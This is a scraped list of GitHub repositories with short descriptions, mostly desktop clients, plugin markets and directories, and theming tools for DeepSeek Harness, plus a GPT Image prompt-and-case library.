 TommyFang2077/dsh-easy-desktop

官方 DeepSeek Harness(dsh)原生桌面壳:Tauri 2 把官方 WebUI 变成原生桌面窗口,保留会话/工作区/插件/技能。内置 SenseVoice 离线语音输入、插件市场、视觉模型配置;锚定模式解决 DeepSeek…
TommyFang2077/dsh-easy-desktop
官方 DeepSeek Harness(dsh)原生桌面壳:Tauri 2 把官方 WebUI 变成原生桌面窗口,保留会话/工作区/插件/技能。内置 SenseVoice 离线语音输入、插件市场、视觉模型配置;锚定模式解决 DeepSeek…
-
 freestylefly/awesome-gpt-image-2
Prompt as Code | GPT Image 2 / 2.5 提示词与案例库,530+ 个案例、20+ 套工业级模板与可复用 Skills,新增 2.5 同提示词对比专区,附完整提示词与生成记录,持续更新。
freestylefly/awesome-gpt-image-2
Prompt as Code | GPT Image 2 / 2.5 提示词与案例库,530+ 个案例、20+ 套工业级模板与可复用 Skills,新增 2.5 同提示词对比专区,附完整提示词与生成记录,持续更新。
-
 Sanqi-normal/dsh-webui-market-plugin
dsh Web GUI 社区插件市场:浏览 awesome-dsh-plugin.com 插件目录,一键安装/卸载到 profile。Community plugin market for the DeepSeek Harness (dsh…
Sanqi-normal/dsh-webui-market-plugin
dsh Web GUI 社区插件市场:浏览 awesome-dsh-plugin.com 插件目录,一键安装/卸载到 profile。Community plugin market for the DeepSeek Harness (dsh…
-
 bruc3van/dsh-desktop
一款主打安全且更尊重开发者的开源 DeepSeek Harness 桌面客户端。官方 Web UI ,长任务常驻托盘,支持通知推送;内置安全市场,600+精选插件支持先审查、再安装。
bruc3van/dsh-desktop
一款主打安全且更尊重开发者的开源 DeepSeek Harness 桌面客户端。官方 Web UI ,长任务常驻托盘,支持通知推送;内置安全市场,600+精选插件支持先审查、再安装。
- ADWMC/helm-d DeepSeek Harness 破甲一体化安全分析插件:Android · Web · Native · Protocol · Malware · AI-Security 全领域聚合(9 bundle + 1 preset)
- kejixiaoliang/awesome-dsh-plugins DeepSeek Harness (DSH) 插件精选目录 — 14 类 280+ 个社区插件,覆盖 MCP / Skill / TUI / 多 Agent / 上下文记忆 / UI 皮肤,点链接直达仓库。Curated directory…
-
 LAN-TINA-WS/dsh-gui-customization
DeepSeek Harness 时装工坊:给 DSH 界面换装——更改主题配色/自定义背景图/自定义视频背景/可调节氛围灯,中英双语 ·DSH Web UI 时装工坊。
LAN-TINA-WS/dsh-gui-customization
DeepSeek Harness 时装工坊:给 DSH 界面换装——更改主题配色/自定义背景图/自定义视频背景/可调节氛围灯,中英双语 ·DSH Web UI 时装工坊。